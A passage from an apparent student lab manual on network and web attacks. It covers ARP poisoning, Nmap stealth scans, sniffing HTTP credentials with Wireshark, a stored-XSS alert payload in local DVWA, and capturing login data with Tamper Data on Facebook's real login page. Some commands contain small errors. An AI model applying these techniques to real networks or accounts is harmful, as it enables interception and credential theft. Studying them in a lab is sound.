
Clear Promiscuous-Mode Results

Export


4. Click on ARP tab on the bottom.



5. Click on Add Button(1) and select your router and any IP.



6. Click on the IP and then click on the button shown in the image to start ARP Poisoning.




Practical – 4

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA** (TCP ACK scan)
It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.
Command: nmap -sA -T4 scanme.nmap.org



- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


Command: `nmap -p22,113,139 scanme.nmap.org`



- **FIN Scan (-sF)**

Sets just the TCP FIN bit.


Command: `nmap -sF -T4 para`



- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)


Command: `nmap -sN -p 22 scanme.nmap.org`



- **XMAS Scan (-sX)**

Sets the FIN, PSF, and URG flags, lighting the packet up like a Christmas tree.

Command: `nmap -sX -T4 scanme.nmap.org`



Practical-5

**Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze
Use Nemesy to launch DoS attack**

b)

a) Use Wireshark (Sniffer) to capture network traffic and analyze Steps:

1. Open Wireshark and select your Connection.

The Wireshark Network Analyzer

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Welcome to Wireshark

Capture

...using this filter: All interfaces shown

- Local Area Connection* 5
- Local Area Connection* 4
- Local Area Connection* 3
- VMware Network Adapter VMnet8
- VMware Network Adapter VMnet1
- Ethernet 2**
- vEthernet (Default Switch)
- Adapter for loopback traffic capture
- USBPCap1

Capturing from Ethernet 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
3927	13.380567	192.168.1.238	224.0.0.251	MDNS	79	Standard query 0x0000 AAA
3928	13.380854	fe80::b906:1170:a5e...	ff02::fb	MDNS	99	Standard query 0x0000 AAA
3929	13.383346	192.168.0.81	192.168.3.255	NBNS	92	Name query NB BRN3C2AF486
3930	13.384022	fe80::28ca:fc7e:ea5...	ff02::fb	MDNS	101	Standard query 0x0000 A B
3931	13.384086	192.168.0.81	224.0.0.251	MDNS	81	Standard query 0x0000 A B
3932	13.387582	TP-Link_6b:bb:1a	Broadcast	ARP	60	Who has 192.168.0.187? Te
3933	13.387644	TP-Link_6b:bb:1a	Broadcast	ARP	60	Who has 192.168.0.30? Te1
3934	13.387758	TP-Link_6b:bb:1a	Broadcast	ARP	60	Who has 192.168.0.129? Te
3935	13.387821	TP-Link_6b:bb:1a	Broadcast	ARP	60	Who has 192.168.0.201? Te
3936	13.387884	TP-Link_6b:bb:1a	Broadcast	ARP	60	Who has 192.168.0.60? Te1
3937	13.396856	192.168.0.142	192.168.0.255	NBNS	92	Name query NB DHAWAN-PC<0 v

< >


> Frame 1: 116 bytes on wire (928 bits), 116 bytes captured (928 bits) on interface 0
 > Ethernet II, Src: 96:97:5d:75:0e:97 (96:97:5d:75:0e:97), Dst: ff:ff:ff:ff:ff:ff
 > Internet Protocol Version 6, Src: fe80::9497:5dff::, Dst: ff02::1:3
 > User Datagram Protocol, Src Port: 5353, Dst Port: 5353
 > Multicast Domain Name System (query)

0000 33 33 00 00 00 fb 96 97 5d 75 0e 97 86 dd 60
 0010 84 0a 00 3e 11 ff fe 80 00 00 00 00 00 00 94
 0020 5d ff fe 75 0e 97 ff 02 00 00 00 00 00 00 00
 0030 00 00 00 00 00 fb 14 e9 14 e9 00 3e ab b5 07
 0040 00 00 00 01 00 00 00 00 00 00 19 5f 73 70 6f
 0050 69 66 79 2d 73 6f 63 69 61 6c 2d 6c 69 73 74
 0060 6e 69 6e 67 04 5f 74 63 70 05 6c 6f 63 61 6c
 0070 00 0c 00 01


2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for 'credentials' in the dialog box.




Practical-6

Aim: Simulate persistent cross-site scripting attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



The screenshot shows the DVWA web application interface. On the left is a sidebar menu with options: Home, Instructions, Setup / Reset DB (highlighted), Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Database Setup' with a wrench icon. It contains instructions on how to create or reset the database, the file path 'C:\xampp\htdocs\DVWA\config\config.inc.php', and a warning that existing data will be reset. Below this is a 'Setup Check' section listing system details: Web Server (localhost), Operating system (Windows), PHP version (8.2.4), and various PHP functions and modules (display_errors, allow_url_include, allow_url_fopen, gd, mysql, pdo_mysql). It also shows the backend database (MySQL/MariaDB) with username 'root', password 'blank', database 'dvwa', host '127.0.0.1', and port '3306'. A reCAPTCHA key is listed as 'Missing'. Writable folders are confirmed as 'Yes'. A red status message indicates that 'allow_url_fopen' and 'allow_url_include' are disabled and need to be enabled in the php.ini file for certain labs.

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\xampp\htdocs\DVWA\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.2.4**
PHP function display_errors: **Enabled**
PHP function display_startup_errors: **Enabled**
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: **Enabled**
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

Backend database: **MySQL/MariaDB**
Database username: **root**
Database password: **"blank"**
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: **Yes**
Writable folder C:\xampp\htdocs\DVWA\config: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either **allow_url_fopen** or **allow_url_include**, set the following in your php.ini file and restart Apache.

allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

7. Username = "Admin" and Password = "password". Click on login.



Username

Password

Login

8. Click on DVWA security and set the security to low.



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File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About
Logout

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Username: admin

9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.



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- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Stored)**
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: test1
Message: <script>alert('"This is XSS
Exploit Test")</script>

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>


Username: admin

[View Source](#) [View Help](#)

Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the facebook login page.
7. Your username and password is been captured using session impersonation.



8. Select a website for tempering data e.g(razorba).



